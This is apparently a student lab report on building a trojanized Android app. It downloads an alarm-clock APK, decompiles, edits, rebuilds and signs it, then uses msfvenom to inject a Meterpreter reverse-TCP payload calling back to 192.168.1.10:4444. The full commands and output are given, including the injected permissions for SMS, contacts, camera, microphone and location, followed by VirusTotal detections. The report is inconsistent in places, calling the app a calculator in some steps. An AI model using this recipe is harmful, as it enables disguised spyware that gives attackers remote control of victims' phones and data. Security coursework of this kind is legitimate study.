

## Malicious APK File Creation


No. 18

### Steps of the process:

Following are the steps we took for the application.

Initially we Got an apk file from the internet. The file is of an alarm clock.  
The link is as follows:


<https://m.apkpure.com/simple-alarm-clock/com.better.alarm/download?from=details>



2 Here is the apk file after download

A screenshot of a terminal window on a Kali Linux system. The terminal prompt is "(kali㉿kali)-[~]". The user runs the command "ls" to list the contents of the Downloads directory, which includes "Android", "Documents", "meterpreter", "Music", "Public", "Templates", "Desktop", "Downloads", "meterpreter.apk", "Pictures", "release-key.keystore", and "Videos". The user then changes directory to "Downloads" with the command "cd Downloads". They run "ls" again to show files "android-studio" and "old". Finally, they run "ls" again in the same directory, showing files "alarm.apk" and "android-studio".

3 Using the Emulator the view the application it is an alarm clock as show in the screen shot below :



4 : Next we decompiled the app using apk tool

Command: apktool d d alaram.apk (file name)

```
(kali㉿kali)-[~/Downloads]
$ apktool d alaram.apk
I: Using Apktool 2.6.1 on alaram.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory

(kali㉿kali)-[~/Downloads]
```

5 Add the secret code to the main UI file.

The folder res -> values -> strings.xml contains the string's value.

```
File Actions Edit View Help
<string name="abc_searchview_description_submit">Submit query</string>
<string name="abc_searchview_description_voice">Voice search</string>
<string name="abc_shareactionprovider_share_with">Share with</string>
<string name="abc_shareactionprovider_share_with_application">Share with %s</string>
<string name="abc_toolbar_collapse_description">Collapse</string>
<string name="add_alarm">Add alarm</string>
<string name="alarm_alert_alert_silenced">Alarm silenced after %d minutes.</string>
<string name="alarm_alert_dismiss_text">Dismiss</string>
<string name="alarm_alert_hold_the_button_text">Hold the button!</string>
<string name="alarm_alert_reschedule_text">Reschedule</string>
<string name="alarm_alert_snooze_set">Snoozing for %d minutes.</string>
<string name="alarm_alert_snooze_text">Snooze</string>
<string name="alarm_in_silent_mode_summary">Play alarm even when the phone is in silent mode</string>
<string name="alarm_in_silent_mode_title">Alarm in silent mode</string>
<string name="alarm_klaxon_service_desc">Sound playback service for alarms set in Clock.</string>
<string name="alarm_list_title">Secret Code is Digit</string>
<string name="alarm_notify_snooze_label">%s (snoozed)</string>
<string name="alarm_notify_snooze_text">Alarm set for %. Touch to cancel.</string>
<string name="alarm_notify_text">Snooze or dismiss alarm.</string>
<string name="alarm_prealarm">Gentle pre-alarm</string>
<string name="alarm_repeat">Repeat</string>
<string name="alarm_vibrate">Vibrate</string>
<string name="alarm_volume_summary">Set the volume of alarms</string>
<string name="alarm_volume_title">Alarm volume</string>
<string name="alert">Ringtone</string>
<string name="alert_notifications_default_prio_text">" Secondary notifications are disabled.

It happens if you have disabled and enabled notifications again or changed settings manually.

Click OK to jump to system settings and select the second highest priority for this notification (Make sound).

Ironically, you should set the sound to none in advanced settings."</string>
<string name="alert_notifications_high_prio_text">" Priority of for the big popup with snooze and dismiss buttons is too low
n!

It happens if you have disabled and enabled notifications again or changed settings manually.

Click OK to jump to system settings and select the highest priority for this notification (Make sound and pop up on screen).

-- INSERT --
```

6 Here we set the code


**Secret code is Digit**

```
<string name="alarm_alert_reschedule_text">Reschedule</string>
<string name="alarm_alert_snooze_set">Snoozing for %d minutes.</string>
<string name="alarm_alert_snooze_text">Snooze</string>
<string name="alarm_in_silent_mode_summary">Play alarm even when the phone is in silent
<string name="alarm_in_silent_mode_title">Alarm in silent mode</string>
<string name="alarm_klaxon_service_desc">Sound playback service for alarms set in Clock.
<string name="alarm_list_title">Secret Code is Digit</string>
<string name="alarm_notify_snooze_label">%s (snoozed)</string>
<string name="alarm_notify_snooze_text">Alarm set for %. Touch to cancel.</string>
<string name="alarm_notify_text">Snooze or dismiss alarm.</string>
<string name="alarm_prealarm">Gentle pre-alarm</string>
```

6

Using apktool, create an apk file from the calculator folder.

Run the apktool b alaram command.



The screenshot shows a terminal window on a Kali Linux system. The command \$ apktool b alaram is run, and the output shows the process of building an APK file, including resource checks and copying files. The terminal prompt is visible at the bottom.

```
(kali㉿kali)-[~/Downloads]
$ apktool b alaram
I: Using Apktool 2.6.1
I: Checking whether sources has changed ...
I: Checking whether sources has changed ...
I: Checking whether resources has changed ...
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...

(kali㉿kali)-[~/Downloads]
$
```

7 Sign the app tool.

Create the keystore file. Keytool -genkey -v Release-Key.Keystore -alias Myalias -Keyalg RSA - Keysize 2048 -Validity 10000

```
kali@kali: ~/Downloads/alaran/dist
File Actions Edit View Help
└─(kali㉿kali)-[~/Downloads/alaran/dist]
$ ls
alaran.apk

└─(kali㉿kali)-[~/Downloads/alaran/dist]
$ keytool -genkey -v -keystore release-key.keystore -alias myalias -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
    [Unknown]: Bipin Chhetri
What is the name of your organizational unit?
    [Unknown]: CS
What is the name of your organization?
    [Unknown]: TTU
What is the name of your City or Locality?
    [Unknown]: Lubbock
What is the name of your State or Province?
    [Unknown]: TX
What is the two-letter country code for this unit?
    [Unknown]: US
Is CN=Bipin Chhetri, OU=CS, O=TTU, L=Lubbock, ST=TX, C=US correct?
    [no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Bipin Chhetri, OU=CS, O=TTU, L=Lubbock, ST=TX, C=US
Enter key password for <myalias>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing release-key.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard
re -srckeystore release-key.keystore -destkeystore release-key.keystore -deststoretype pkcs12".
└─(kali㉿kali)-[~/Downloads/alaran/dist]
$
```

By using the command apksigner verify calculator.apk, we can confirm the signature.

```
kali@kali: ~/Downloads/alaran/dist
File Actions Edit View Help
└─(kali㉿kali)-[~/Downloads/alaran/dist]
$ apksigner sign --ks-key-alias myalias --ks release-key.keystore alaram.apk
Keystore password for signer #1:

└─(kali㉿kali)-[~/Downloads/alaran/dist]
$ apksigner verify alaram.apk
WARNING: META-INF/services/kotlinx.coroutines.CoroutineExceptionHandler not protected by signature. Unauthorized modification will not be detected. Delete or move the entry outside of META-INF/.
WARNING: META-INF/services/org.acra.StartupProcessor not protected by signature. Unauthorized modification will not be detected. Delete or move the entry outside of META-INF/.
WARNING: META-INF/services/org.acra.ReportSenderFactory not protected by signature. Unauthorized modification will not be detected. Delete or move the entry outside of META-INF/.
WARNING: META-INF/services/javax.annotation.processing.Processor not protected by signature. Unauthorized modification will not be detected. Delete or move the entry outside of META-INF/.
WARNING: META-INF/services/kotlinx.coroutines.internal.MainDispatcherFactory not protected by signature. Unauthorized modification will not be detected. Delete or move the entry outside of META-INF/.
WARNING: META-INF/services/org.acra.collector.Collector not protected by signature. Unauthorized modification will not be detected. Delete or move the entry outside of META-INF/.

└─(kali㉿kali)-[~/Downloads/alaran/dist]
$
```

8 Incorporate a payload into the apk file We utilized msfvenom and the standard reverse tcp payload for Android in order to embed the malicious payload in the apk file.


```
kali㉿kali: ~/Downloads/alaran/dist
```

File Actions Edit View Help

```
(kali㉿kali)-[~/Downloads/alaran/dist]
└─$ msfvenom -x alaram.apk -p android/meterpreter/reverse_tcp lhost=192.168.1.10 lport=4444 -o alaraminfected.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp25::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp25::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp25::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp25::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp25::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp25::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp25
6.rb:13: warning: previous definition of IDENTIFIER was here
Using APK template: alaram.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.better.alarm.lxhiy
[*] Loading /tmp/d20221104-111265-pc8oms/original/smali/com/better/alarm/configuration/AlarmApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.INTERNET" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
[*] Locating hook point..
[*] Adding payload as package com.better.alarm.lxhiy
[*] Loading /tmp/d20221104-111265-pc8oms/original/smali/com/better/alarm/configuration/AlarmApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.INTERNET" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.CAMERA" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20221104-111265-pc8oms/output.apk
[*] Aligning /tmp/d20221104-111265-pc8oms/output.apk
[*] Signing /tmp/d20221104-111265-pc8oms/aligned.apk with apksigner
Payload size: 7464851 bytes
Saved as: alaraminfected.apk
```

```
kali㉿kali: ~/Downloads/alaran/dist
```

9 Launch the application in an emulator to look for the hidden code.  
The screenshot below demonstrates how a calculator app requests various permissions.



10. Also you can check the apk in the virus total (In 2004, VirusTotal was established as a free service that scans files and URLs for malware such as viruses, worms, and trojan horses.)

The screenshot shows the VirusTotal analysis interface for an APK file. The main header indicates 16 security vendors flagged the file as malicious. The file hash is 942b3318eebd346d5912be3bc1a35df653d1a31a4fc8d57352d0e3519b5a6, and it is named alaraminfected.apk. It is categorized as android / apk. The file size is 7.12 MB, and it was analyzed on 2022-11-04 04:46:39 UTC, 10 minutes ago. A large red warning icon with the number 16 is prominently displayed on the left.

**DETECTION**   **DETAILS**   **RELATIONS**   **BEHAVIOR**   **COMMUNITY**

**Security Vendors' Analysis**

Vendor	Signature	Vendor	Signature
AhnLab-V3	PUP/Android.Metasploit.373726	Avast	Android.Metasploit-Q [PUP]
Avast-Mobile	Android Metasploit-Q [PUP]	AVG	Android Metasploit-Q [PUP]
Avira (no cloud)	ANDROID/TrojanDlDr.FNAA.Gen	BitDefenderFalx	Android.Riskware.Metasploit.Y
Cynet	Malicious (score: 99)	DrWeb	Android.RemoteCode.6833
ESET-NOD32	A Variant Of Android/TrojanDownloader....	Fortinet	Android/Agent.JNlrr
Google	Detected	Ikarus	Trojan-Downloader.AndroidOS.Agent
K7GW	Trojan (0054e2a01)	Kaspersky	HEUR:Trojan-Downloader.AndroidOS.M...

